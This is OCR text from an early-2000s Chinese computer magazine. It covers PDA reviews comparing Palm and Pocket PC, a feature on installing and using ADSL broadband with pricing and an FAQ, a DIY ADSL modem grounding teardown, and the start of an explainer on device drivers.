*去客户公司路上，检查同步过来的公司内部邮件，发现需要给行政经理提供产品发货地址和联系方法。于是打开Pocket PC，使用mPhone给其发送短信息（SMS）。

*和客户见面，发现客户也有PDA，用的是Palm。于是打开mBeam和对方通过红外线互换电子名片。客户对我可以在Pocket PC上接收Palm中的繁体字通讯录，并用简体字保存下来觉得很神奇。我随即又把新收到的名片通过红外线传输到我的S6618手机上，客户更是觉得新鲜。余下的谈判十分愉快、顺利。

*回公司路上使用Notes整理和客户的面谈记录，并在Tasks中添加新的任务。

*现在终于有空可以离线看看Avantgo订阅的新闻了。

*忙了一天终于下班了，吃完晚饭，打开Pocket PC玩个游戏，轻松一下。CF

□北京 日月

Palm OS vs Windows CE 谁是最后的胜利者？

Pal mOS 和Windows CE现在打得火热，两方面都最大地发挥自己的优势，力求能使自己占得更大的市场。Palm OS凭借着自身的灵活性，广大的第三方软件的支持，以及像SONY这样的大厂不断为其注入新的活力，使得目前市场上80%份额都被它占据。但是它也有自身的缺点，由于各个厂商都有自己的标准，使得Palm的横向扩展性比较差，一部分人忍痛选择了Windows CE。Windows CE作为Windows家族中的一员，既继承了Windows家族功能强大、界面华丽的优点，但是同时也将运行程序效率低、容易死机的缺点带了进来。不过如果现在就说谁是或谁将是最后的胜利者还为时尚早，毕竟哪个阵营都还有一大批的追随者在支持者他们。当然，这样的竞争局面是我们最终消费者所希望看到的，有了竞争我们才能用到价格合理的机器，有了竞争才会使明天的移动新世界更精彩。CF

□北京 Tumbler

Palm精品 赏析

☆获得1999年工业设计大奖的Palm Vx☆



小巧得只有钱包大小，Palm Vx是Palm V系列的改进型产品，也是目前世界上销量最好的Palm掌上电脑之一。先抛开其他的不谈，单看它的外观就足以让每一个见到它的人爱不释手了，Palm的工业设计能力由此可见一斑，Palm Vx也正是凭借出色的外型设计获得了1999年的工业设计大奖！Palm Vx采用的是160×160像素的16位灰度显示屏幕，其内置的锂电池可以供连续使用两周时间。它通过底座与PC的串口相连，可以方便地与PC同步数据，你也可以使用其内置的红外线与其他的掌上电脑互传数据。其售价为3200元。

☆ Palm m500系列☆



Palm m500系列是Palm公司最新发布的产品，包括使用灰度屏幕的m500和使用彩色屏幕的m505两款。从外观上看，m500系列和Palm Vx几乎是一模一样。这两款新机型的CPU为摩托罗拉龙珠VZ 33MHz处理器，内置8M RAM，使用的都是最新的Palm OS 4.1，同时还提供了丰富的软件。一直被“胖友们”批评的差劲的内存扩展性能这次在m500系列上也得到了很好的解决，m500系列开始支持SD（Secure Digital）卡，目前可以使用的最大容量为64M。此外，m500系列还改用了USB接口与PC相连，可以有效提高数据同步的速度。由于屏幕的不同，两者的电池待机时间也有所差别，据官方的资料表示，m500可以使用一个月，而m505只能使用两周。至于价格，m500：3380元，m505：3800元。

☆ SONY Clie PEG-N760C☆



SONY Clie PEG-N760C的CPU是摩托罗拉龙珠VZ 33MHz处理器，配有8M的RAM和8M的ROM，使用Palm OS 4.1操作系统。N760C的屏幕采用了反射型16bit TFT屏幕，最高支持320×320的分辨率，突破了Palm一直以来的160×160像素的分辨率。SONY在N760里内置了音频解码芯片，利用NET MD技术把MD上的ATRAC 3音频格式而非MP3格式带入了掌上电脑世界，使得N760C在音频的表现能力非同凡响。可以说N760C在多媒体方面的表现使我们更看到了Palm OS的明天。但是5000多元的售价，可能只有顶级的Palm发烧友能消受。CF

□北京 Tumbler

Pocket PC精品 赏析

☆ Compaq iPAQ H3600系列☆

康柏的H3600系列产品中有许多版本，最重要的是内置32MB RAM的H3630以及64MB RAM的H3660。iPAQ几乎是目前最完美的Pocket PC了，采用Intel StrongARM处理器，主频为206MHz，采用320×240 12bit色的半反射TFT LCD，在室外和室内都可以获得同样出色的显示效果。最值得一提的是iPAQ的Flash ROM，采用Flash ROM后，H3600系列iPAQ仅仅通过刷写新的操作系统进入ROM就可以升级到最新的Pocket PC 2002了。

iPAQ的造型十分前卫，喷涂金属漆的外壳有很强的质感。由于质量只有180g，iPAQ具有非常好的移动性，随身携带不会给您带来太大



iPAQ时尚的外表代表着前卫

的麻烦。此外，iPAQ还有独特的Jacket-Slot设计，可以通过不同的Sleeve接不同的设备。在您需要的时候，只要插上Jacket就可以得到相应的扩展能力，在不需要的时候，可以卸下它保持iPAQ的轻便性。

虽然iPAQ具有强大的处理速度和优良的扩展性能，但是它还是有一些小小的瑕疵。价格偏高，12bit的屏幕只能显示4096色，在看图片以及电影的时候会感到明显的色带。另外iPAQ的屏幕使用时间长了还会进一些灰尘，影响显示效果。iPAQ还不支持两个以及两个以上按钮同时按下，这在一些应用中带来了不便（比如游戏）。不过，瑕不掩瑜，iPAQ是目前最优秀的Pocket PC。

☆HP Jornada720☆

作为HP的旗舰产品确实不同凡响，看到它时你会觉得它已经超出了掌上电脑的范畴，更像是笔记本，也许只有掌上笔记本的称谓才更适合它。

Jornada720采用了206MHz StrongARM的32位处理器，全透射式640×240 16bit真彩色TFT LCD，高容量可更换式锂电池，无论在显示效果和使用时间上，即使是最挑剔的人，也会欣然接受。值得一提的是，虽然体积是大了些，但是不可否认，大的体积带来了大的空间，能够集成更多扩展功能。一个PC Carg Typr II插槽，Smart card读卡器，CF TypeI插槽，内置Modem，可以说只要是能想到的小型接口，Jornada720都为你准备齐了，好像你已经不再需要什么了，只需你去使用它就足够了。Jornada720可以说是掌上电脑和笔记本完美结合的代表，但是高达7900元的售价，可能是阻止用户接近它的最大障碍。



☆Casio EM-500 & E-125☆

从很早开始，Casio就已经致力于采用Windows CE系统的掌上电脑的开发。从Microsoft发布Windows CE 3.0以来，卡西欧陆续发布了几款采用这一操作系统的Pocket PC，其中最成功的是E-125以及EM-500。

E-125集成了一个TYPE II的CF插槽，可以直接接CF界面的闪存，具有Modem、网卡等设备，同时支持IBM的微型硬盘，这使E-125拥有了很好的扩展性能。对于购买E-125的用户来说，无需另外购买其他设备就可以直接支持CF设备，无疑减少了用户的投资。EM-500集成的则是一个MMC/SD插槽，可以接驳此类设备。EM-500具有五种不同颜色的外壳，时尚的外观，个性化的设计。由于集成的是MMC/SD插槽，EM-500在体积以及质量上都比E-125要好，质量仅100g。由于采用的是高容量的电池，EM-500的使用时间可以长达6-7小时。虽然E系列的产品采用的是无法升级的MASK ROM，但它们是目前Pocket PC中配置最全面的。对于经常需要使用存储卡或者外置扩展设备的用户来说，它们将更适合您。CF



EM-500



E-125

购买推荐：看完了以上的文章，很多朋友可能会为到底站在Palm阵营还是Pocket PC阵营而举棋不定。我们可以看看老用户的经验。喜欢Palm的用户往往是看中了Palm的超常的使用时间，大量的第三方应用软件支持。喜欢Pocket PC的用户则认为它易于上手，因为界面和Windows 9x差不多嘛，另外还认为它在多媒体上的性能好。最后到底购买哪款产品，还和你的钱包有直接关系。发烧友当然是买功能全面、价格昂贵的PDA，上面介绍的SONY Clie PEG-N760C、Compaq iPAQ H3600系列可以说是Palm阵营和Pocket PC阵营的顶级代表作，价格都在5000元以上。一般的以实用为主的朋友，我们建议买Palm m505，既是彩屏，价格又适中——3800元，虽说是“胖友”能接受的“极限”价格，但是握在手中的感觉只能用一个字“酷”来形容了。对于那些既想功能强大又想价格便宜的朋友来说，购买国内出品的PDA也不失为一个好办法。联想的天玑5000价格在3800元就可以搞定，达到了Compaq iPAQ H3600的配置，但价格却便宜1000多元，可以说是PDA爱好者的福音。






主持人说话

话说前几期杂志，高兴扯着嗓子号召读者来信来稿，还真起到不小的效果。有些朋友除了对栏目发表了意见，还带来了自己的想法，令高兴感到非常兴奋，在兴奋之余高兴也要对他们表示感谢——您的一个电话、一封Email，都给高兴带来了创作和策划的灵感，非常感谢所有和我联系过的朋友。OK，本期特别话题继续向读者赠送产品，欢迎您来信谈谈各方面的看法和使用感受，本期产品是金山词霸.net 2001专业版共50套。高兴的Email: gaoxing@cfan.com.cn

ADSL



——最亲近平民的宽带接入

□策划　CFan · 高兴

宽带，绝不是一个新名词。但是对于普通用户来说，宽带一直是可望而不可及的。基于ADSL的接入方式、收费等因素，我们认为，ADSL是目前最适合普通老百姓安装的宽带接入。可以说ADSL的出现，让宽带离普通百姓不再遥远。在北京电信局宽带网的网站上，我们看见这样一句话“让遥远的不再遥远，让亲近的更加亲近”。也许有了ADSL，我们真的能感受到……

什么是ADSL？

ADSL即非对称数字信号传送，它能够在现有的铜双绞线，即普通电话线上提供高达10Mbps的高速下行速率，远高于ISDN速率；而上行速率有1Mbps，传输距离达3km-5km。ADSL技术的主要特点是可以充分利用现有的铜缆网络（电话线网络），在线路两端加装ADSL设备即可为用户提供高宽带服务。用户通过ADSL接入宽带多媒体信息网与因特网，同时可以收看影视节目，举行视频会议，还可以很高的速率下载数据文件，并且可以在同一条电话线上使用电话而又不影响以上所说的其他活动。

> 小知识：ADSL是xDSL的一种，DSL是Digital Subscriber Line的缩写，意为数字用户线路，是以铜质电话线为传输介质的传输技术组合，它包括HDSL、SDSL、VDSL、ADSL和RADSL等，一般称之为xDSL。它们主要的区别就是体现在信号传输速度和距离的不同以及上行速率和下行速率对称性的不同这些方面。

ADSL何以吸引用户？

* 不需要缴付上网电话费。

* 可以通过原有的电话线进行传输，没有必要重新布线。

* 可以与普通电话共存于一条电话线上，在一条普通电话线上接听、拨打电话的同时进行ADSL传输而又互不影响。

*能够提供高达10Mbps的高速下行速率，远高于ISDN速率，而上行速率有1Mbps。

*传输的上下行分开，即使你在上传数据，也不会影响浏览、下载和收信。

哪些用户不适合安装ADSL？

*ADSL对线路要求很高，如果您的住处离局端距离远或线路条件不好（老城区或未改造过电话线路的小区），ADSL的使用速度和稳定性会受到很大的影响，在这种情况下，建议暂缓安装ADSL。

*每月月租虽然是130元（以上海地区为例，北京地区更高，详见下文），但除非你每月的上网费都能保持在130元以上很多才会感觉比较划算，因为安装ADSL的初装费及设备费是一笔不小的费用，否则安装ADSL会让你感觉不值。

*如果你对数据传输速度的要求不是很高，比如就是使用OICQ聊天、看看网页，那么建议慎重考虑安装ADSL。

* 搬家者不适宜安装，因为ADSL的安装测试费比较贵。如果你移机，需再次支付400元的安装测试费（指上海地区，北京地区需再次支付515元的安装测试费）。CF

安装ADSL前的准备工作

要使用ADSL，您必须具备以下条件：

* 计算机一台
* 网卡一张
*ADSL Modem、滤波分离器
* 已接通的电话线路、网线一根、电源插座等

□江苏　蒋圣荣

了解ADSL Modem的情况

ADSL用户端使用专用的ADSL Modem。和普通的Modem一样，ADSL的Modem也分为内置、外置，外置又包括以太网接口和USB接口。外置ADSL Modem一般都带有一个独立的滤波分离器，用于把电话线里面的ADSL网

络信号和普通电话语音信号分离，内置ADSL Modem一般都把分离器集成在了内置ADSL Modem卡上，内置ADSL Modem通常使用的是计算机的PCI总线接口。

小提示：使用以太网接口ADSL Modem，还需要在电脑中安装一块网卡，10Mbps/100Mbps的均可，价格从60-100不等（关于网卡的选购可以参看20期《电脑爱好者》市场一览栏目第16-17页）。使用USB接口和内置ADSL Modem不需要网卡，请读者在选购时注意。


□河南 童话

几款常用的ADSL Modem

☆3Com U.S.Robotics ADSL Modem☆


3Com的产品质量和口碑都是一流的。这是一款USB接口的外置调制解调器，其规格大小和我们常用的外置“猫”大小相近。下行数据流速率可达8Mbps，上行数据流速率可达1Mbps。产品组件包括U.S.Robotics ADSL Modem USB一个，电源适配器和电源电缆各一，U.S.Robotics ADSL Modem USB安装指南一册，U.S.Robotics ADSL Modem USB预定配置表，软件驱动光盘一张，6英寸通用串行总线电缆，及叠放用夹子和橡胶腿等等。参考价格：1500元

☆全向ADSL Modem QL1680☆



这款产品的优势突出表现在人性化的操作界面和简易的软硬件安装上，Web配置界面，符合流行的Server/Browser模式。10Mbps/100Mbps自适应的以太网端口，吞吐自如，消除了端口的瓶颈，并且配备了USB口和连线，可以作为USB Modem使用。最高下行速率8Mbps，最高上行速率896Kbps 。参考价格：1200元

☆全向PCI ADSL Modem QL3380☆



这是一款全向出品的内置ADSL Modem，PCI接口，采用的是比较常用的ITeX APOLLO3通讯芯片组，卡上布局和用料比较合理。传输速率最高达8Mbps的下行和768Kbps的上行。该产品支持即插即用，安装简易，并且驱动程序支持多种平台、多种协议，无需第三方软件。基于全向在用户中的口碑和全向产品的品质，该款内置ADSL Modem是普通家庭用户的不错选择。参考价格：700元

虽然一般用户在安装ADSL时，电信局会赠送ADSL Modem，但掌握一些购买ADSL Modem的诀窍仍是有必要的。

1.选择接口： USB、PCI接口的ADSL Modem适用于家庭用户，其中又以PCI接口的ADSL Modem最为适合（价格便宜）。公司用户适合选择外置带路由功能的ADSL Modem。

2.注意支持协议：ADSL Modem一定要支持PPPoE协议。

3.注意支持的上下行传输速率：ADSL支持10Mbps的下行速率，1Mbps的上行速率，虽然目前电信局还没有向普通用户提供这么高的传输速率，但是购买的ADSL Modem所支持的传输速率也是以接近ADSL的上下行速率为好。

□江苏 蒋圣荣

了解ADSL的接入方式

ADSL接入互联网有两种：专线接入和虚拟拨号。在硬件连接完成以后，对软件的安装设置也不同。

专线接入方式：适用于企业用户。由ISP提供静态IP地址、主机名称、DNS等入网信息。软件的设置和安装局域网一样，安装好TCP/IP协议，直接在网卡上设定好IP地址、DNS服务器等信息，然后即可上网冲浪了。由于这种方式设置技术性要求稍高，并且占用ISP有限的IP地址资源，所以目前主要针对企业。

虚拟拨号方式：适用于个人和家庭用户。虚拟拨号方式需要使用PPPoE协议软件，然后按照传统拨号方式上网，ISP分配动态IP。由于大家都遵守PPPoE协议，所以你可以不使用ISP提供给你的PPPoE软件，而另外挑选自己喜欢的软件使用。目前用在Windows上的PPPoE软件主要有Enternet100、Enternet300、WinPoET、RasPPPoE、AccessManager/Bell IHS。

使用ADSL接入到底要花多少钱？

申请安装ADSL是非常方便的，个人用户只要携带机主身份证和前一个月的电话费单，前往电信局营业厅办理手续，随后在家里等待电信局前来安装。但是有一个问题用户在安装前不要忽视，那就是收费情况，ADSL再好，也要我们的钱包配合。不过正像我们此次所说的话题一样，ADSL确实是一款普通百姓能力范围内的宽带接入。具体的安装资费、使用资费各个城市有所不同，这里我们以北京和上海为例简单介绍。

北京地区

个人用户的初装费1300元，此收费标准为年底前的优惠价格（原价的80%）。其中包括一次性接入费800元，工料费、安装调试费500元，赠送ADSL Modem。

北京地区的使用资费和上海、广东等地不同，使用的是包时制。收费标准是：99元/40小时、199元/100小时、380元/200小时，超过后按0.05元/分钟收费。

上海地区

个人用户的初装费1200元，其中包括手续费10元、安装测试费400元、设备费790元(如自己购买设备则不必支付)。

在使用资费方面，上海的ADSL接入采用的是包月制，私人用户130元/月，其中包括50元月租费、80元包月信息费。

场外话：很明显，上海的用户比北京的用户幸运多了，虽然第一次的初装费有些让人心疼，但一想到以后每个月花费130元就可以永远在线了，这种感觉真是令人向往呀。怎么样？北京的网虫是不是有些生不逢地的感觉？

□上海 Batman

一步一步安装ADSL

ADSL快速通道

向电信部门申请ADSL服务后，安装好ADSL Modem，并安装PCI网卡及网卡驱动，然后安装任意一款支持PPPoE协议的虚拟拨号软件，即可上网。

通常你在电信局办理的ADSL业务都会有专业的人员上门为你调试好的。不过，我们自己掌握一些安装和调试的窍门还是有必要的，比如重装操作系统后或换了新机器，这时候就可以派上用场啦。

安装ADSL，用户既可以在现有的电话线路上改造，也可以申请专门用来上网的第二条电话线，在安装使用上没有区别。如果使用现有的电话线路，以前的电话号码不变。一般的586级的电脑就可以了。用户可以用一个简单的方法判断自己的电脑是否合适：能用普通Modem上网，效果尚可的电脑都可以用ADSL上网。

ADSL滤波分离器（一般买ADSL Modem时会附带在内）最好接在电话线总线进口那里，再从分离器分出的电话口来扩展电话分机，当然接在分机口理论上也可以，但是这样就在总线进口和分离器之间并入了其他电子设备(电话)，这些设备会对ADSL的通讯造成干扰，由于ADSL对线路品质要求很高，有可能影响ADSL的正常工作，所以一般都在分离器出来的线路之后再安装分机。

好了，接下来开始真正的安装了。首先是安装网卡。将网卡插入PCI插槽，然后开机，系统会自动检测到硬件，接着安装相应的程序。大多数网卡都支持即插即用，所以安装网卡是比较简单顺利的。

小提示：如果是以太网接口和USB接口的ADSL Modem，可免去这一步骤。

小问题：ADSL使用的网卡10Mbps、100Mbps都可以用吗？

回答：是的，ADSL外置Modem都具有10Base-T接口，支持10Mbps网卡。目前100Mbps网卡绝大多数也支持10Mbps，所以都可以用。




图1

接下去，需要连接ADSL Modem了。我们可以看到，其背面有众多的接口，从左到右分别是：电源接口，ADSL进线接口，网线接口和RS232接口。依次将各线路连接好后，将得到如图1所示结果。

小问题：ADSL设备需要专用的驱动程序吗？

回答：USB和内置ADSL设备需要安装驱动程序，以太网



图 2

接口不需要安装驱动程序，安装任意一个遵守PPPoE协议的软件即可使用 。

接下去是软件的安装了，以最常用的EnterNet 300虚拟拨号软件为例。我们双击“ Setup ”进入如图2所示安装界面，选择其中的“ 快速安装 ”,单击“ 下一步 ”，系统会自动开始安装，待安装结束后，选择重新启动系统，就一切OK了。接着，在开始菜单中选择EnterNet 300，选择“ Create New Profile ”设置一个新的拨号连接。首先，为拨号程序起一个名字，如“ 我的 ADSL ”(见图3)，单击“ 下一步 ”，然后输入用户名和密码，点“ 下一步 ”，选择“ 完成 ”，一个拨号连接程序就完成了。



图 3

小提示：原有的普通拨号或ISDN的上网账号，不能用在ADSL上。原因是普通拨号或ISDN与ADSL技术结构完全不同，ISP那里由不同的网络服务器验证账号。所以使用ADSL需要新申请账号。

如果还需要进行其他的设置，只要选择建立的拨号程序，按右键选择“ 属性 ”，即可进行相应的设置（见图4)。当然，一般来说，软件都会自动进行相应的配置。




图 4

除非你有额外的需求，否则没有必要修改的。接下去，双击它进行虚拟拨号，你就能享受ADSL给你带来的高速的享受了。CF

ADSL 使用常见问题 FAQ

□江苏　蒋圣荣

使用地点和电信局（电信分局）机房较远，能安装ADSL吗？

ADSL目前技术限制与电信局的距离在5公里以下，由于ADSL对线路要求较高，所以为了保证通讯质量，最好能在3公里以下较好。

为什么有些ADSL数据流量一大就死机了？

一般这是网卡的品质或者兼容性不好，特别是老式ISA总线10Mbps网卡，由于PPPoE是比较新的一项技术，这类网卡兼容性可能会有问题，并且速度较慢，造成最终线路死锁甚至死机。换张PCI网卡一般就可以解决问题。

为什么有些ADSL常常断线？

这涉及到多方面的问题，包括ISP的接入服务器故障、线路的故障、线路干扰、ADSL Modem故障（发热、质量、兼容性）、网卡（速度慢、驱动程序老）等等。建议用户进行以下力所能及的检查：ADSL电话线接头稳妥；远离电源线和大功率电子设备；ADSL入户线和分离器之间切不可安装电话分机、传真机等任何设备；正确安装分离器；淘汰老式的ISA网卡，换成10Mbps/100Mbps的PCI网卡及最新驱动程序；确保ADSL Modem散热良好。如果还是不行，最后联系ISP解决。

为什么装了ADSL和Enternet 300以后浏览网页特别慢？

这是由于Windows的Internet连接向导给IE指定的访问互联网接口错误引起的，Enternet 300使用的是局域网类型虚拟拨号，而IE默认使用的是普通拨号，浏览的时候IE首先寻找拨号接口，找不到拨号以后就找局域网里面有没有代理服务器，最后才会找到Enternet300这个接口，所以就会感到很慢。解决方法是，重新运行一遍Internet连接向导，选择局域网方式，并取消自动搜索代理服务器。

为什么有时候ADSL访问速度并不比普通Modem快多少？

造成ADSL访问速度慢的情况有如下原因：(1) 如果访问国外站点，访问会受到出口带宽及对方站点配置情况等因素影响；(2)由于ADSL技术对电话线路的质量要求较高，而且目前ADSL普遍采用速率自适应方式，如果电话局到用户间的电话线路在某段时间受到外在因素干扰，ADSL会根据线路质量的优劣和传输距离的远近动态地调整用户的访问速度。CF

随着电信局大力推广 ADSL，我也跟上了步伐，扔掉家里的“小猫”，扛上 ADSL 外置调制解调器这架“大炮”，狂下载文件，但在使用中发现这个“大炮”的铁壳子有点烫手，并且用万用表一检测，发现整个调制解调器没有连接地线，不过调制解调器使用的插头却有地线，于是动手拆开这款 ADSL 调制解调器，打算好好改造一下。




□四川　恐龙爷爷

ADSL 网络快车的拆卸与改造


1.初步拆卸



首先撬起两边的保护螺钉帽



露出螺丝



用螺丝刀拆卸掉这两颗螺丝



取下前盖




发现有火线和零线，没有地线！

地线是出于安全角度考虑的，如果没有地线，那么对主板等配件的各芯片很可能会产生危害，尤其是在冬天，会产生很强的静电，甚至发出感应电流，曾有过很多内置 Modem 因为静电原因，使得受电磁干扰，导致拨号连接不成功的例子。


电源插头一般为三头，中间部位为地线插孔，两侧分别是火线和零线。下面让我们来好好看看下面的 DIY 过程，接上地线。

2.自己动手连接地线

大家自行准备一根和 ADSL 电源线一样长度的电线，把电线的两头拨开，待用。



首先拆卸 ADSL 电源接头部分



将地线焊接到地线连接点




焊接完毕以后，开始处理插头部分



拆掉上面的纸


卸下外面的螺丝


拧开地线上面的固定螺丝



插入地线的另一头并固定



然后在插头壳子上面削一个缺口，供地线出来



装好插头盖子


改造完毕以后大家可以按照拆卸的逆步骤，很容易地将其安装回去！下面我们继续进行拆卸，进一步了解其内部构成。


3.进阶拆卸


拆下侧面的挡板和螺丝


小心地倾斜着，拆下整个塑料盖子


继续拆卸整个金属外壳，拆下前面的3颗大螺丝和后面的2颗螺丝


取出金属顶盖后的ADSL调制解调器


接下来我们要去掉金属地盖，拆卸4个角落的大螺丝和电源接线的大螺丝，即露出电路板，是不是很像一块主板？！

笔者采用触摸法查找发热量特大的芯片，结果芯片自身的温度并不是很高，40度左右，估计因为是此ADSL调制解调器全密封设计，空气不流通，所以随着使用时间长而使得温度上升，并且这点热量应该也是此调制解调器能承受的。

通过此简单的拆卸和改造，相信一方面大家对ADSL调制解调器的构成有了进一步的了解，另一方面也在一定程度上提高了大家的动手能力。对此拆卸，大家可不要随便效仿，以防不测哟。CF

驱 动 的 秘 密

□剩意居

一、什么是驱动程序？

大家知道，较早期的个人电脑只包括CPU、主板、内存、软驱、键盘、显示器等组件，于是设计者也就仅将这些硬件设备列为计算机的“标准设备”，并将它们的控制命令设计到了系统的BIOS中，使得这些标准设备可由BIOS直接支持，我们只要将它们插入到计算机中就可以直接用了。以后随着计算机的发展，鼠标、光驱、声卡、显卡、Modem、打印机、扫描仪等各种外围设备相继涌现，多数情况下它们就不能直接被电脑所识别，计算机没有这些设备的控制命令，也就无法使用，在这种情况下，驱动程序就应运而生了。

那什么是驱动程序呢？驱动程序就是控制硬件设备的软件，它是操作系统与硬件设备的桥梁。操作系统通过它识别硬件，硬件通过它按操作系统给出的指令进行具体的操作。

每一种硬件都有其独特的控制程序语言，也就是有自己独特的驱动程序。但标准的设备，如键盘、软驱、硬盘等，在主板的BIOS中就提供了驱动程序，因此一般不再需要另外的驱动程序，但其他大多数设备，或者是特殊的设备，都是需要专门安装驱动程序的。

二、驱动程序从哪里来？

驱动程序的来源大致有三个，一个是BIOS，一个是操作系统，一个是厂商提供。

BIOS	操作系统	厂商提供
提供键盘、磁盘、光驱、内存、显卡、显示器等最基础的驱动，并自动识别，很少需要人工干预，个别设备可根据需要进行BIOS设置调整驱动参数，如内存、磁盘等。	根据操作系统的不同，提供小部分或者大部分设备的驱动。特别是Win98、WinMe、WinXP提供绝大多数常见设备的驱动，并自动安装。但有些操作系统提供非常有限制的驱动，如Linux、DOS等。	一般所有的设备厂商都要提供自己设备的驱动程序，但某些标准设备，如标准键盘、鼠标、内存，在BIOS或者操作系统中都提供，厂商一般就不提供了。但其他大多数设备或者一些优秀的标准设备，厂商都是要提供另外的驱动。另外，有些操作系统所带的驱动程序很少，如OS/2、Linux，好的设备厂商还专门提供这些操作系统使用的驱动程序。
驱动能力弱，很多驱动都是最基本的，如显卡、内存、磁盘，并不能完全发挥设备的效能。	Windows的驱动能力非常强，用户很少干预驱动程序的安装，但很多新设备和特殊设备还得需要厂商驱动。Linux、DOS等设备的驱动能力就比较弱，需要用户有比较高的驱动安装技术。	大多数情况下，厂商提供的驱动程序比较新，有些名牌厂商提供的驱动程序很优秀，可以更好地发挥设备的性能。有些特殊设备也必须要使用厂商的驱动。所以，很多电脑用户比较喜欢使用厂商提供的驱动程序。
一般名厂主板的BIOS设计可靠、服务周全，并经常修改和提高，使用起来比较放心。	一般版本越新的操作系统，驱动能力越强。提供的驱动优化、个人设置功能简单方便，但驱动版本更新很慢。	不少厂商提供的驱动更新很快，比如nVIDIA系列的显卡，但厂商驱动的安装、使用、设置一般都比较复杂一点，而且有些厂商驱动版本不稳定，引起的问题也多。

此外需要说明的是，一些系统里的通用设备控制器，如磁盘驱动器、光驱、鼠标等设备，虽然BIOS和Windows都包含驱动，但这些驱动对某些设备常常有局限性，并没有发挥这些设备的全部功能，这个时候，为了发挥设备的全部功能，还是需要安装厂商的驱动程序。例如IDE设备控制器支持所有IDE总线数据传输标准（PIO/DMA/MWDMA），操作系统都会自带驱动，不过目前的Windows就不带有总线控制（Bus Master）驱动。像高级滚轮鼠标、特殊键盘都需要另外安装驱动。

如果你想要知道你的Windows系统加载了哪些驱动程序，可用鼠标右键点击桌面上“我的电脑”图标，再点击“属性/设备管理器”，然后双击某个具体的驱动信息，在弹出的窗口中查看就行了（图1）。在图1的窗口中，可以查看系统的设备、驱动程序的安装使用情况、是否存在冲突等信息。当然，你也可通过“开始/程序/附




图 1

